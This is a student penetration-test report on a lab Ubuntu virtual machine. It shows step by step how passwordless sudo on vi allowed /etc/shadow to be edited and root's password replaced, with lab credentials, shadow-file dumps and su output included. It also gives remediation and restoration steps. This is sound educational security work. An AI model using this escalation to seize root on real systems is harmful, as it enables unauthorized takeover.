COMPREHENSIVE PROJECT REPORT

MARCH 17, 2024

REDTEAMSTUDIOS
2341 Cyber Way

Table of Contents

Statement of Confidentiality:

The contents of this document are meant for those only at Clark College and RedTeamsStudios possession. This information is only intended to be used to understand ways to better secure a system given by Clark College, and should not be given or read by those outside the College faculty. This document cannot be released to any vendor, partner, or contractor outside of Clark College. As this document was developed by RedTeamStudios, any questions can be answered by them.

This document was written to find possible vulnerabilities in the given virtual machine and ways to patch them. Any and all use of this document to exploit known or unknown vulnerabilities is not legal, and persons will be held to the full extent of the law.

Legal & Compliance:

In conducting the penetration testing project for Clark College, it is imperative to assess the legal and compliance aspects associated with the findings and recommendations. While the primary goal was to identify and address technical vulnerabilities, it is equally important to ensure adherence to relevant laws, regulations, and best practices governing information security.

Data Protection Policy:

Any data found or learned on the virtual machine will stay on the virtual machine. The point of this project is to simply see if there are vulnerabilities or holes that allow for root access to be attained by a non-root user. After root access is confirmed whether it is accessible or not, the virtual machine will undergo restoration and cleaning to bring it back to its state before testing began.

Project Contacts:

Clark College:

Name:	Title:	Contact Email:
Giga Alqeeq	Project Supervisor	galqeeq@clark.edu

RedTeamStudios:

Name:	Title:	Contact Email:
Matthew Hess	Project Head	m.hess6@students.clark.edu

Schedule

Schedule for project meeting times

Weeks:	Days Met: 9am – 12 pm	Notes:
Week 5	Wednesday 1/31 & Sunday 2/3	Begin testing/hacking for root access
Week 6	Wednesday 2/7 & Sunday 2/10	Continue from week 5
Week 7	Sunday 2/17	Finish getting access to root user (Also turn in Pending Task List [2/11])
Week 8	Wednesday 2/21 & Sunday 2/24	Begin rough draft of Final Report
Week 9	Wednesday 2/28	Begin final draft of Final Report (Also turn in Tasks Status Report [2/25])
Week 10	Sunday 3/2	Finish up Final Report (Remember due date is [3/21])
Week 11	None	Project finished

(Graph 1)

Overview

Scope:

The scope of this assignment included one (1) virtual machine that was to be tested to see if root access could be obtained. For the test, a user with standard privileges was given for access with the user being ‘student’ and the password being ‘Passw0rd499’.

Project Summary:

RedTeamStudios (RTS) was tasked to see how easy RTS could gain root access to the virtual machine provided by Clark College from a given a user to login in with. This project will seek to understand any vulnerabilities that may be within the given machine, ways to exploit those vulnerabilities, and ways to treat those vulnerabilities. After finding and learning how to treat any security weakness, this report will be written to explain in detail how to best fix these vulnerabilities. This project was taken on by RTS’s sole member, Matthew Hess, and is to be finished before March 21, 2024. Meetings are to be held every 3-4 days, or as needed to make sure project is completed before the due date. A detailed time schedule is provided in this report.

Goals/Objectives:

- Check for exploits for the current version of Ubuntu
- Check for possible elevated permission exploits
- Check through list of tools to find any other exploits
- Gain root access
- Complete project report

Of the goals and objectiveness declared, all were met on time. Levels of success were met at 100%, with no one goal or objective failing. The only difficulty found was actually procuring the virtual machine, as it was being finicky when downloading it via email.

Accomplishments:

RTS was able gain root access to the virtual machine provided by Giga Alqeeq. A further detailed report of how root access was gained is explained under detailed findings, but as a short summary of events; user ‘student’ was found to have access to the command ‘vi’ with sudo level privileges. Using the text editor vi, RTS was able to edit the shadow file holding all of the users passwords and change user ‘root’s’ password to the password of user ‘student’, thus allowing login to user ‘root’ with the password ‘Passw0rd499’. All tasks were completed successfully.

Findings:

A small list of specifically what was found during the projects course.

- User ‘student’ has access to all other files except those under ‘root’
- User ‘student’ held standard user access and held one command that had sudo level privileges
- Kernel version was Ubuntu 6.5.0-14-generic (No kernel level vulnerabilities are known for this kernel version)
- The vi command gives user ‘student’ sudo level permissions to edit files, allowing for essentially root access to edit anything on the machine.

Lessons Learned:

Various lessons were learned throughout the course of this project, but most notably were;

- How to properly use the vi text editor program
- More applications of the sudo and uname commands
- How the passwd and shadow files interact with each other to create the standard password system for Linux

Nothing of note happened that didn’t go well. As this project was worked on by RTS’s sole member, Matthew Hess, scheduling conflicts were none existent, and the discovery of the vulnerability was quickly found. The only stage that could be said to have had trouble was the planning stage, as the procurement of the virtual machine was difficult, but didn’t take long to get installed once a clean copy was capable of being sent to Matthew’s computer.

Risk:

Should this vulnerability be left as is, black-hat hackers could have easy access to gaining root access. With root access, hackers and those with bad intentions can do anything they want to a system. It’s highly recommended that Clark College patches this vulnerability with this reports Security Recommendations.

Security Recommendations:

In order for this virtual machine to be considered ‘secured’, RTS’s recommendation is for user ‘student’ to lose access to vi with sudo privileges.

Technical Analysis:

Project findings led to one (1) severe (per CVE guidelines referenced in appendix B) vulnerability threatening complete root access to machine. This threat will be detailed later in this report.

Project was first started by browsing what folders the user ‘student’ had access to. After a few minutes, it became clear that the only files not given access were those that required root access. Using resources like exploit-db and rapid7, paired with the knowledge that the Unix/Linux kernel was Ubuntu 6.5.0-14-generic, RTS searched databases to see if any known vulnerability was found that could allow for root escalation. After a thorough search, none were found.

After going through exploitation databases, RTS then went through what sudo level commands were given to user ‘student’ to see if any needed a password to use. It was found that user ‘student’ was given one command that was able to be run at root level with no password required; vi, a text editor built into the Linux OS.


Vi, when given full root access with no password requirements, allows for a user to edit any file on the machine. Due to the vi tool having root access with no password requirements, RTS was able to use user ‘student’ to access the shadow file to change roots password to gain access to user ‘root’. Because the encryption type isn’t known, RTS replaced user ‘root’s’ password with the known encrypted password of user ‘student’. Entering ‘$y$j9T$QK7ooNwG9YdzCEbeJcwDu1$MO/rbIC1Uvg3JWokC8zdtXhfcyb1dZFRtJ6klzywm3A’ into user ‘root’s’ password field of the /etc/shadow file allowed user ‘root’ to be accessed with known user’s ‘student’ password; Passw0rd499. With this change, root access is obtained by logging in with ‘su root’ with ‘Passw0rd499’ as the password.

Restoration:

After all vulnerabilities and findings have been reported and screenshots have been taken of virtual machine, cleanup procedure will begin. In order to get system back to normal, RTS logged back into virtual machine and replaced the encrypted password with a star (*) in place as it had been before. Then RTS saved the shadow file, logged back into user student, and shut down the machine.

Detailed Walkthrough

The task for this project was to gain root access. After going through various vulnerability databases and reading up on commands that could be used to gain access to root, looking at what commands user ‘student’ has available with sudo privileges, if any, seemed like a good idea to try.




```
 _   _ _____ _____ ____ _  _    ___   ___
| \ | |_   _| ____/ ___| || |  / _ \ / _ \
|  \| | | | |  _|| |   | || |_| (_) | (_) |
| |\  | | | | |__| |___|__   _|\__, |\__, |
|_| \_| |_| |_____\____|  |_|    /_/   /_/


user: student
pass: Passw0rd499
Task: Get root access

student@ubuntu:~$ _
```

(Figure 1.1 shows user credentials and task)


After typing the command ‘sudo –l’, RTS discovered user ‘student’ had full access, no password required, to the command ‘vi’, a Linux text editor. Needing no password to use sudo privileges with this tool, editing the password/shadow file to gain access seemed like the next logical step.



```
student@ubuntu:~$ sudo -l
User student may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/vi
student@ubuntu:~$
```

(Figure 1.2 shows the command given to user ‘student’ that requires no password with root access)


Looking into the shadow file and researching how to use the vi command, RTS found that it was possible to edit the shadow file with sudo access-level privileges. Though the encryption standard wasn’t explained for this virtual machine, there was no need to crack it, as the password for user ‘student’ is known, and the encryption should still decrypt to the same password if typed elsewhere.



```
root:*:19751:0:99999:7:::
daemon:*:19640:0:99999:7:::
bin:*:19640:0:99999:7:::
sys:*:19640:0:99999:7:::
sync:*:19640:0:99999:7:::
games:*:19640:0:99999:7:::
man:*:19640:0:99999:7:::
lp:*:19640:0:99999:7:::
mail:*:19640:0:99999:7:::
news:*:19640:0:99999:7:::
uucp:*:19640:0:99999:7:::
proxy:*:19640:0:99999:7:::
www-data:*:19640:0:99999:7:::
backup:*:19640:0:99999:7:::
list:*:19640:0:99999:7:::
irc:*:19640:0:99999:7:::
_apt:*:19640:0:99999:7:::
nobody:*:19640:0:99999:7:::
systemd-network:!*:19742::::::
dhcpcd:!:19742::::::
uuidd:!:19742::::::
messagebus:!:19742::::::
student:$y$j9T$QK7ooNwG9YdzCEbeJcwDU1$MO/rbIC1Uvg3JWokC8zdtXhfcyb1dZFRtJ6klzywm3A:19742:0:99999:7:::
~
```

(Figure 1.3 shows the output of the shadow file when accessed by the vi command)


Then the user ‘student’s’ encrypted password was typed into user ‘root’s’ password field.



```
root:$y$j9T$QK7ooNwG9YdzCEbeJcwDU1$MO/rbIC1Uvg3JWokC8zdtXhfcyb1dZFRtJ6klzywm3A:19751:0:99999:7:::
daemon:*:19640:0:99999:7:::
bin:*:19640:0:99999:7:::
sys:*:19640:0:99999:7:::
sync:*:19640:0:99999:7:::
games:*:19640:0:99999:7:::
man:*:19640:0:99999:7:::
lp:*:19640:0:99999:7:::
mail:*:19640:0:99999:7:::
news:*:19640:0:99999:7:::
uucp:*:19640:0:99999:7:::
proxy:*:19640:0:99999:7:::
www-data:*:19640:0:99999:7:::
backup:*:19640:0:99999:7:::
list:*:19640:0:99999:7:::
irc:*:19640:0:99999:7:::
_apt:*:19640:0:99999:7:::
nobody:*:19640:0:99999:7:::
systemd-network:!*:19742::::::
dhcpcd:!:19742::::::
uuidd:!:19742::::::
messagebus:!:19742::::::
student:$y$j9T$QK7ooNwG9YdzCEbeJcwDU1$MO/rbIC1Uvg3JWokC8zdtXhfcyb1dZFRtJ6klzywm3A:19742:0:99999:7:::
```

(Figure 1.4 shows the shadow file after having user ‘root’s’ password changed to user ‘student’s’ password while encrypted)


And after saving the shadow file, the CMD popped up, RTS entered ‘su root’ to switch the user to root user, and typed ‘Passw0rd499’ as the password. After doing so, the root user was successfully gained access to.



```
student@ubuntu:~$ su root
Password:
root@ubuntu:/home/student#
```

(Figure 1.5 shows successful access to root as user ‘root’ is logged in)

With root login confirmed, RTS was then able to access the file root, thus confirming that RTS had full control over this virtual machine.



```
root@ubuntu:/# cd root
root@ubuntu:~#
```

(Figure 1.6 shows successful entry into root folder)

Appendix A:

Resources Used:

[Exploit-db] (https://www.exploit-db.com/)

[Rapid7] (https://www.rapid7.com/db/)

[DigitalOcean] (https://www.digitalocean.com/community/tutorials/linux-commands)

[HackTheBox] (https://www.hackthebox.com/)

Commands Used:

sudo –l: Shows what commands/tools user has access to when running commands with sudo

uname –a: Shows all information about kernel version and operating system

vi: a text editor that when used with sudo privileges, allowed for editing of user root's password

su: switches between users

Appendix B:

Common Vulnerability Scoring System (CVSS) Framework

0.0 to 3.9: Low severity. These vulnerabilities may have limited impact or be difficult to exploit.

4.0 to 6.9: Medium severity. These vulnerabilities have the potential to cause significant harm if exploited but may have limitations or mitigating factors that reduce their impact.

7.0 to 8.9: High severity. These vulnerabilities are serious and can be exploited easily, leading to significant damage or compromise.

9.0 to 10.0: Critical severity. These vulnerabilities are highly exploitable and can cause catastrophic damage or compromise if not addressed immediately.